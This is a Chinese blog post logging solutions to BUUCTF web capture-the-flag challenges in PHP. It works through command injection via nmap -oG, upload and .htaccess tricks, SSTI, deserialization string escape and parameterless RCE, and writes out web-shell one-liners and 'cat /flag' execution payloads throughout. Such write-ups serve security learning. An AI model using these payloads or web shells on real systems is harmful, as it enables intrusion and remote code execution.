buuctf刷题之旅之web(二)

原创

Yn8rt 于 2021-08-19 11:53:51 发布 826 收藏

分类专栏： buuctf 文章标签： php

本文链接：https://blog.csdn.net/qq_50589021/article/details/119798863

2021-5-23

[BUUCTF 2018]Online Tool

题目：

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

补充知识：

escapeshellarg函数：

(PHP 4 >= 4.0.3, PHP 5, PHP 7, PHP 8)

escapeshellarg — 把字符串转码为可以在 shell 命令里使用的参数；

escapeshellarg() 将给字符串增加一个单引号并且能引用或者转码任何已经存在的单引号，这样以确保能够直接将一个字符串传入 shell 函数，并且还是确保安全的。对于用户输入的部分参数就应该使用这个函数。shell 函数包含 exec(), system() 执行运算符 。

例子：

```
<?php
system('ls '.escapeshellarg($dir));
?>
```

escapeshellcmd函数：

(PHP 4, PHP 5, PHP 7, PHP 8)

escapeshellcmd — shell 元字符转义

escapeshellcmd() 对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义。 此函数保证用户输入的数据在传送到 exec() 或 system() 函数，或者 执行操作符 之前进行转义。

反斜线（\）会在以下字符之前插入： `&#;` |*?~<>^()[]{}$`, `\x0A` 和 `\xFF` 。 `'` 和 `"` 仅在不配对儿的时候被转义。 在 Windows 平台上，所有这些字符以及%`和! 字符都会被空格代替。

利用/绕过 PHP escapeshellarg/escapeshellcmd函数：

escapeshellarg和escapeshellcmd的功能 escapeshellarg 1.确保用户只传递一个参数给命令 2.用户不能指定更多的参数一个 3.用户不能执行不同的命令

escapeshellcmd 1.确保用户只执行一个命令 2.用户可以指定不限数量的参数 3.用户不能执行不同的命令

chdir()函数：

新建一个目录

解题：

首先请求头里面要有X_FORWARDED_FOR，有的话会被变成REMOTE_ADDR

get传入参数host，这里用该就是传入ip

看了看PHP escapeshellarg()+escapeshellcmd() 之殇(一个很强的技术站点)

然后配合这篇文章才能完全理解哈：

谈谈escapeshellarg参数绕过和注入的问题 (lmxspace.com)

这时候搜索可以发现在nmap命令中 有一个参数-oG可以实现将命令和结果写到文件

这个命令就是我们的输入可控！然后写入到文件！OK很自然的想到了上传一个一句话木马了,或者直接查看flag

```
?host='<?php @eval($_POST["a"]);?> -oG 1.php '
```

注意这里的a需要用双引号来包裹起来

执行后会返回文件夹名

[GXYCTF2019]BabyUpload

考查点为.htaccess

```
<FilesMatch "a.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
```

a.jpg为准备的图片

1.php：

```
<script language="php">eval($_POST['a']);</script>
```

在命令行里面制作一句话木马

```
copy a.jpg/b + 1.php/a h
```

强网杯-2019-Web-高明的黑客

给了一大堆php后门文件，要用脚本去跑可以用的文件

木马：xk0SzyKwfzw.php?Efa5BVG=cat /flag

Efa5BVG

2021-5-26

[安洵杯 2019]easy_web

将url中img参数base64解码2次后hex解码一次，得到5.png

同理得到index.php源码，将得到base64密文解码，得到如下(已将多余的代码删除了)：

```
<?php
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src ="./ctf3.jpeg">';
    die("xixi～ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='" . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|echo|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\
}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}

?>
```

主要考点：

因为这是md5强碰撞所以数组是无法绕过的，对于需要两个内容不同但是MD5值相同的文件，使用Fastcoll就可以了

总结ctf中 MD5 绕过的一些思路

```
a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

注意点：

需要用火狐来进行post的数据传参数，然后来抓包，并且修改post传出的数据，然后利用sort命令来绕过cat的过滤

2021-5-27(SSTI学习)

[BJDCTF2020]The mystery of ip

针对ssti模板注入，导致此类问题被利用主要是程序员对代码的不严谨没导致注入点的暴露，使攻击者利用模板引擎来实现攻击

主要的框架

- Python：jinja2、 mako、 tornado、 django
- php：smarty、 twig
- java：jade、 velocity

而此题的注入点存在于决定于ip的xff中

而这里的模板引擎为twig(利用7*7来判断)

所以利用system函数进行shell的交互操作

在请求头构造xff:

```
{{system("ls")}}
{{system("cat /flag")}}
```

即可得到flag

[BJDCTF 2nd]fake google

利用tplmap来实现ssti模板注入

记一次tplmap的简单使用案例

Tplmap的安装与用法（内包含解决缺少库报错的处理教程)

2021-05-29/30

[BJDCTF2020]Mark loves cat

.git泄露：dirsearch扫描都是推荐低线程哈-s 1，然后githack下载源码

index.php源码泄露：

```php
<?php

include 'flag.php';

$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){ #post出入参数：?test=123将这种格式
    $$x = $y; #若传入x=y，则$x=y
    $test=123;
}

foreach($_GET as $x => $y){
    $$x = $$y;  #若传入x=y，则$x=$y
    $test=$123
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);//遍历传入的get参数，当参数的key名不是flag，且key名为flag的value又要等于当前的key，即当存在key!='flag',而flag=ke
y
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);#没有设置flag则进入
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){
    exit($is);#设置了flag键值即进入
}

echo "the flag is: ".$flag;

?>
```

考点：

$$ 导致的变量覆盖问题在CTF代码审计题目中经常在foreach中出现。

使用foreach来遍历数组中的值，然后再将获取到的数组键名作为变量，数组中的键值作为变量的值。

因此就产生了变量覆盖漏洞。请求?name=test 会将$name的值覆盖，变为test。

因为最后一句话表明确确实实存在$flag$，所以利用变量覆盖将$exit$中的任何一个变量变为flag即可实现flag的输出，所以这里用三种覆盖的选择：

第一种覆盖$handsome：

因为条件矛盾，要求我key值为flag，还要求我key值不能为flag。

将键值变成为

$handsome=flag$利用get的覆盖变量后变成 $\text{handsome}=flag$，此时handsome的值已经变成了我们需要的fl

第二种覆盖$yds：

不论是get还是post传参key值都不能为flag，这是可以出现这种形式：$yds=$ flag，也就是利用所说的变量覆盖，来实现$flag的调用

第三种覆盖$is：

要求post传入的key值为flag或者get传入的key值为flag。所以利用get进行覆盖：flag=flag&is=flag，利用$flag$把is给覆盖

而此题主要利用的覆盖点在于

$$x=$$
y

2021-05-31

[0CTF 2016]piapiapia

扫盲：

PHP implode() 函数：将数组中的内容，用函数中的第一个值来分割开

1.dirsearch扫描得到www.zip文件

```
python3 dirsearch.py -u "http://af94cb62-af25-4728-b6bf-3f1c475f72a4.node3.buuoj.cn/" -e * -s 1
```

2.利用代码审计工具扫一下发现在profile.php中存在文件读取

```
<?php
 require_once('class.php');
 if($_SESSION['username'] == null) {
  die('Login First');
 }
 $username = $_SESSION['username'];
 $profile=$user->show_profile($username);
 if($profile  == null) {
  header('Location: update.php');
 }
 else {
  $profile = unserialize($profile); //反序列化漏洞
  $phone = $profile['phone'];
  $email = $profile['email'];
  $nickname = $profile['nickname'];
  $photo = base64_encode(file_get_contents($profile['photo'])); //文件读取
?>
```

也就是$photo这个地方存在文件读取

同时经过审计也存在反序列化在第12行

3.说updata.php中存在文件上传，但是经过分析文件上传名字经过md5加密，且上传成功后不返回加密信息

```php
<?php
 require_once('class.php');
if($_SESSION['username'] == null) {
 die('Login First');
}
if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {

 $username = $_SESSION['username'];
 if(!preg_match('/^\d{11}$/', $_POST['phone']))
  die('Invalid phone');

 if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
  die('Invalid email');

 if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
  die('Invalid nickname');

 $file = $_FILES['photo'];
 if($file['size'] < 5 or $file['size'] > 1000000)
  die('Photo size error');

 move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
 $profile['phone'] = $_POST['phone'];
 $profile['email'] = $_POST['email'];
 $profile['nickname'] = $_POST['nickname'];
 $profile['photo'] = 'upload/' . md5($file['name']);//文件上传，文件读取的利用点

 $user->update_profile($username, serialize($profile));//出现序列化，同时需要利用update_profile函数
 echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
}
 else {
?>
```

4.跟踪update_profile函数

parent::调用父类方法(构造函数)

```php
<?php
require('config.php');

 public function update_profile($username, $new_profile) { //跟进update_profile函数
  $username = parent::filter($username);
  $new_profile = parent::filter($new_profile);

  $where = "username = '$username'";
  return parent::update($this->table, 'profile', $new_profile, $where);
 }

 public function filter($string) { //跟进filter函数
  $escape = array('\'', '\\\\');
  $escape = '/' . implode('|', $escape) . '/';
  $string = preg_replace($escape, '_', $string);

  $safe = array('select', 'insert', 'update', 'delete', 'where');
  $safe = '/' . implode('|', $safe) . '/i';
  return preg_replace($safe, 'hacker', $string);
 }
?>
```

5.config.php中有flag变量(但是这只是本地也就是客户端的，而真正的flag存在于服务端的config.php文件中)：

```
<?php
 $config['hostname'] = '127.0.0.1';
 $config['username'] = 'root';
 $config['password'] = '';
 $config['database'] = '';
 $flag = '';
?>
```

这里思路有了：利用profile.php中存在的文件读取函数（file_get_contents）来实现config.php的打印，而这里只是将profile['phpoto']来进行输出，而

$profile$会被作为数组来先反序列化，然后再进行下面的赋值操作，所以就需要我们将要读的文件放在数组profile中的photo的位置，当这段代码:

$photo = base64_ncode(file_et_ontents($(profile['photo']));被执行后，在前端就会出现我们需要的信息了，但是如

首先要知道profile是作为数组来进行反序列化的，而这里就存在一个叫做PHP序列化长度变化导致尾部字符逃逸，也就是在数组中，利用闭合的中括号的特点来实现自定义结束反序列化操作，同时将序列化后面的字符挤入到数组的下一个参数当中，所以我们可以先看一下现在的profile中数组经过反序列化后的样子：

```
<?php
    if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
  die('Invalid nickname');
  $profile['phone'] = '17616150330';
  $profile['email'] = 'yyk@qq.com';
  $profile['nickname'] = $_POST['nickname'];
  $profile['photo'] = 'upload/' . md5($file['name']);//文件上传，文件读取的利用点

  print_r(serialize($profile));
?>
```

得到：

`a:4:{s:5:"phone";s:11:"17616150330";s:5:"email";s:10:"yyk@qq.com";s:8:"nickname";a:1:{i:0;s:5:"yn8rt";}s:5:"photo";s:39:"upload/d41d8cd98f00b204e9800998ecf8427e";}`

同时解决字符受限制函数strlen()的影响：利用数组进行绕过

然后接下来的操作就是利用溢出来的字符实现数组中的photo的值为用户可控:

`";}s:5:"photo";s:10:"config.php";}` 一共34个字符，所以我就需要额外的34的字符来替代这后面的自定义序列化字符，首先不论你输入多少字符串都没法让反序列化报错，因为s的值是先判断的，此时我们可以让其先判断后改变，也就是利用filter函数，利用where变成hacker多了一个字符，使反序列化的过程中报错，让他多出34个字符来替代我们的攻击payload，让我们的攻击payload成功伪造，将真正的photo的值给成功替代：


```
a:4:{s:5:"phone";s:11:"17616150330";s:5:"email";s:10:"yyk@qq.com";s:8:"nickname";a:1:{i:0;s:204:"wherewherewherewherewherewherewhere
wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewh
erewherewherewhere";}s:5:"photo";s:10:"config.php";}";}s:5:"photo";s:39:"upload/d41d8cd98f00b204e9800998ecf8427e";}
```

```
a:4:{s:5:"phone";s:11:"17616150330";s:5:"email";s:10:"yyk@qq.com";s:8:"nickname";a:1:{i:0;s:238:"hackerhackerhackerhackerhackerhackerh
ackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhackerhacker
hackerhackerhackerhackerhackerhackerhacker";}s:5:"photo";s:10:"config.php";}";}s:5:"photo";s:39:"upload/d41d8cd98f00b204e9800998ecf84
27e";}
```


这样后面在数组中的photo的位置就被替换为我们想要的值了，然后读取config文件中的flag就可以了

```php
<?php9
$config['hostname'] = '127.0.0.1';
$config['username'] = 'root';
$config['password'] = 'qwertyuiop';
$config['database'] = 'challenges';
$flag = 'flag{b1f24b3e-d20d-4f65-806a-06c29b1969ca}';
?>
```

2021-06-01

[GXYCTF2019]禁止套娃

做这个题的时候是不知道禁止套娃是什么意思的，等完全理解 `((?R)?\)\)` 了这个正则匹配表达式以后就可以明白，所谓的套娃就是什么

考点：

无参数rce

信息泄露

利用dirsearch开延时，会扫出来.git相关的泄露，利用githack将源码down下来

```php
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

代码审计分析：

第一个判断：匹配了所有的文件读取

第二个判断：此处匹配为递归替换，将所有的格式为函数空参数的替换为null，然后判断最后是否为分号

第三个判断：匹配了部分关键函数的关键词

以上三个条件都满足的话，会是执行eval函数了

扫盲：

PHP current() 函数：返回数组中的当前元素的值，不过该函数不会移动数组内部指针与pos()函数用法一致。

PHP localeconv() 函数：返回一个包含本地数字及货币格式信息的数组。在此题中利用的是他的第一个value='.'，利用current()函数与其结合就能实现返回值为一个点

PHP scandir() 函数：累出目录中的文件和目录，就想是在linux系统下的ls -al

PHP print_r() 函数：用于打印变量，以更容易理解的形式展示。

利用以上这三个函数就可以实现打印出目录中的文件或目录：

```
?exp=print_r(scandir(current(localeconv())));
```

姿势展示(可以利用以下payload来本地试验)：

姿势一：

PHP array_rand() 函数：返回一个包含随机键名的数组

PHP array_flip() 函数：反转数组中的键名和对应关联的键值

此处如果没有flip函数的话，返回值只能是健值

```
?exp=highlight_file(array_rand(array_flip(scandir(current(localeconv())))));
```

姿势二：

PHP array_reverse() 函数：以相反的顺序返回数组

PHP next() 函数：将数组中的内部指着指向下一个元素并输出与current()函数结合使用

PHP readfile() 函数：函数读取一个文件，并写入到输出缓冲。如果成功，该函数返回从文件中读入的字节数。如果失败，该函数返回 FALSE 并附带错误信息。

```
?exp=readfile(next(array_reverse(scandir(current(localeconv())))));
```

姿势三：

利用会话中的内容来实现定位读取(这里前提是已经知道了文件名)

session_id():可以获取到当前的会话ID.

session_start():会创建新会话或者重用现有会话。如果通过 GET 或者 POST 方式,或者使用 cookie 提交了会话 ID， 则会重用现有会话。

因为SessionID是存放在客户端的cookie中的,所以我们必须手动设置会话ID为flag.php来读取到其中的内容，会话id需要为=PHPSESSID

```
?exp=readfile(session_id(session_start()));
```

技术支持：

王叹之

2021-06-02

[CISCN2019 华北赛区 Day1 Web1]Dropbox

题目为网盘主题的cms

信息收集阶段：

网站含有上传、下载、登陆、注册、删除功能

同时在下载处存在目录穿越 下载漏洞：

可以根据down下来的一些php文件中的信息，和

2021-06-03

CS:GO

2021-06-04

CS:GO

2021-06-05

上午+下午CS:GO

[CISCN 2019 初赛]Love Math

扫盲：

1.preg_match_all()函数：

```
<?php
$userinfo = "Name: <b>PHP</b> <br> Title: <b>Programming Language</b>";
preg_match_all ("/<b>(.*)<\/b>/U", $userinfo, $pat_array);
print_r($pat_array[0]);
?>
```

以第二个参数为匹配对象，第一个参数为正则表达式，然后将结果以数组的形式储存在第三个参数当中

2. /m 在正则表达式中的作用为：将模式视为多行，使用^和$表示任何一行都可以以正则表达式开始或结束

3.in_array()：判断数组中是否存在指定的值

4.PHP base_convert() 函数：函数在任意进制之间转换数字：

```
/把八进制数转换为十六进制数：
<?php
$oct = "364";
echo base_convert($oct,8,16);
?>
```

5.

题目：

```php
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct',
 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'hexdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'm
in', 'mt_getrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'srand', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
?>
```

$blacklist黑名单过滤函数

$whitelist白名单限制函数

白名单中提到的几个函数：

base_convert() 函数：在任意进制之间转换数字。
dechex() 函数：把十进制转换为十六进制。
hex2bin() 函数：把十六进制值的字符串转换为 ASCII 字符。

这三个函数的结合就可以实现任意字符的转换

解法一：

我们需要的payload

```
?c=$_GET[a]($_GET[b])&a=system&b=cat /flag    eval('echo'.$content.';');eval('echo'.$_GET[a]($_GET[b])&a=system&b=cat /flag.';');eval('ech
o'.system(cat /flag).';');
```

在白名单不存在hex2bin函数，就要考虑一下其绕过姿势：

进制转换网站

```
base_convert(37907361743,10,36)=hex2bin
```

hex2bin()的目的是因为_GET中有下划线的存在所以必须进行ASCII的转换：十进制转换16进制再转换ASCII码

```
dechex(1598506324)#10转16hex2bin(dechex(1598506324))#16转ASCIIhex2bin(5f474554)=_GET
```

所以总的嵌套就是：

```
$base_convert(37907361743,10,36)(dechex(1598506324))=_GET
```

利用变量覆盖的姿势实现绕过：

```
$y=_GET;$$y=$_GET;$$y{a}($$y{b})=$_GET{a}($_GET{b});#因为中括号被过滤了所以这里需要用花括号来实现绕过?c=$log=base_convert(37907361743,10,36)(dechex(1598506324));$$log{pi}($$log{abs})&pi=system&abs=cat /flag
```

得到flag

解法二：

getallheaders()函数：

```
<?php
   foreach(getallheaders() as $headers => $value){
 echo "$headers: $value";
}
?>
```

此函数的返回值是以数组的形式返回，同时返回值就是请求包里面的数据

payload：

```
$log=base_convert;$log(696468,10,36)($log(8768397090111664438,10,30)(){1})
$log(696468,10,36) = exec
$log(8768397090111664438,10,30) = getallheaders
exec(getallheaders(){1})
?$log=base_convert;$log(696468,10,36)($log(8768397090111664438,10,30)(){1})
```

这里同样使用花括号来代替中括号，然后利用getallheaders函数来读取键名为1的value，也就是cat /flag，这个需要手动在请求包里面自主添加，然后利用exec来实现命令执行

2021-06-06

[BJDCTF2020]ZJCTF，不过如此

题目：

```php
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }

    include($file);  //next.php

}
else{
    highlight_file(__FILE__);
}
?>
```

想要实现文件读取漏洞就需要满足两个条件：

```
?text=php://input&file=php://filter/read=convert.base64-encode/resource=next.php
?text=data://text/plain,I have a dream&file=php://filter/read=convert.base64-encode/resource=next.php
```

读取到next源码：

```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
}
?>
```

扫盲：

preg_replace与代码执行

正则表达式 – 元字符_w3cschool：这里主要涉及的元字符为\S意思为匹配所有的非空字符

同时还涉及到变量覆盖的两种形式：`$$a或者${$a},两种变量覆盖的形式是为了避免歧义，当需要使用变量覆盖来用于数组的时候第一种为：${$a[1]}、第二种：${$a}[1]`

分析：

1.首先你需要知道关于变量覆盖，以及双引号包裹的字符串会被php解析器解析后执行。

本地试验：

```
<?php
$str = "${phpinfo()}";#会被执行
$str = '${phpinfo()}';#不会被执行
?>
```

2.关于\1的问题，就是将你通过圆括号指定的匹配到的字符串会被暂时储存在一个缓冲区里面，而\1就是读你第一个圆括号指定匹配到的字符串

本地试验：

```
<?php$str = "abc123456789";print_r(preg_replace('/(\S)(\S)(\S)(\S)/i','strtolower("\\0")',$str));preg_match('/(\S)(\S)(\S)(\S)/i',$str,$arr);echo '<br>';print_r($arr);?>
```

返回结果为：

strtolower(“abc1”)strtolower(“2345”)strtolower(“6789”)

Array ([0] => abc1 [1] => a [2] => b [3] => c [4] => 1)

这里牵扯到一个php正则表达式的子模式

解题：

```
function complex($re, $str) {    return preg_replace(        '/(' . \S+ . ')/ei',        'strtolower("\\1")',        ${getFlag()}    );}function getFlag(){ @eval($_GET['cmd']);}
```

也就是说要传入的参数为：

```
?\S%2b=${getFlag()}&cmd=system('cat /flag');
```

2021-06-08

[安洵杯 2019]easy_serialize_php

题目：

```
<?php$function = @$_GET['f'];function filter($img){    $filter_arr = array('php','flag','php5','php4','fl1g');    $filter = '/'.implode('|',$filter_arr).'/i';return preg_replace($filter,'',$img);}if($_SESSION){    unset($_SESSION);}$_SESSION["user"] = 'guest';$_SESSION['function'] = $function;extract($_POST);if(!$function){    echo '<a href="index.php?f=highlight_file">source_code</a>';}if(!$_GET['img_path']){    $_SESSION['img'] = base64_encode('guest_img.png');}else{    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));}$serialize_info = filter(serialize($_SESSION));if($function == 'highlight_file'){    highlight_file('index.php');}else if($function == 'phpinfo'){    eval('phpinfo();'); //maybe you can find something in here!}else if($function == 'show_image'){    $userinfo = unserialize($serialize_info);    echo file_get_contents(base64_decode($userinfo['img']));}?>
```

扫盲：

PHP extract() 函数：从数组中键名变为变量名，键值为变量值

PHP unset() 函数：销毁给定的变量

解题：

方法一：

$function的第二个选项

```
?f=phpinfo
```

会得到：d0g3_f1ag.php

想要实现d0g3_f1ag.php的读取就要保证

function= show mage，然后通过将serialize_info的反序列化，来赋予*userin fo*的值，而serialize_info是由

所以这里的$_SESSION中存在

```
$_SESSION["user"] = 'guest';$_SESSION['function'] = $function;$_SESSION['img'] = base64_encode('guest_img.png');
```

但是我们需要的是将img的序列化值给顶出去，所以就涉及到了php反序列化字符串逃逸问题，本地构造序列化值：

```
<?php$_SESSION["user"] = 'guest';$_SESSION['function'] = 'Yn8rt';$_SESSION['img'] = base64_encode('guest_img.png');echo serialize($_SESSION);?>
```

得到：

```
a:3:{s:4:"user";s:5:"guest";s:8:"function";s:5:"Yn8rt";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```

然而我们需要的d0g3_f1ag.php(ZDBnM19mMWFnLnBocA==)并不会被读取，所以想办法将img变成我们可控的：

首先：user那么可以控制，我们可以利用他，通过过滤机制来实现让序列化值缩短，然后让固定的值（img）变成我们可以控制的值

其次：function我们也可以控制，所以需要function传入的参数为：


```
Yn8rt";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

为了让固定的被挤出去，我们需要再构造一个数组中的参数来替代原来的img，同时我们在guest后面存在28个字符所以构造的user要有28个非法字符：

```
<?php
$_SESSION["user"] = 'flagphpflagphpflagphpflagphp';
$_SESSION['function'] = 'Yn8rt";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}';
$_SESSION['img'] = base64_encode('guest_img.png');
echo serialize($_SESSION);
?>
a:3:{s:4:"user";s:28:"flagphpflagphpflagphpflagphp";s:8:"function";s:63:"
Yn8rt";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==
";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```

构造payload，利用extract($_POST)函数传入post数据重新覆盖数组中的值并且变量化：

```
_SESSION[user]=flagphpflagphpflagphpflagphp&_SESSION[function]=Yn8rt";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}
```




```
/d0g3_fllllllag=>L2QwZzNfZmxsbGxsbGFn
<?php
$b = base64_encode('/d0g3_fllllllag');
echo $b;
$a = 'L2QwZzNfZmxsbGxsbGFn';
echo strlen($a);
//20
?>
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-ZY4itjPZ-1629345164275)(http://images2.5666888.xyz//搜狗截图21年06月08日1747_2.png)]

方法二：

利用的是键名的消失来包裹后面的数据使其失去原来的作用

```
<?php
$_SESSION["flagphp] = ';s:5:"Yn8rt";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}';
$_SESSION['img'] = base64_encode('guest_img.png');
echo serialize($_SESSION);
?>
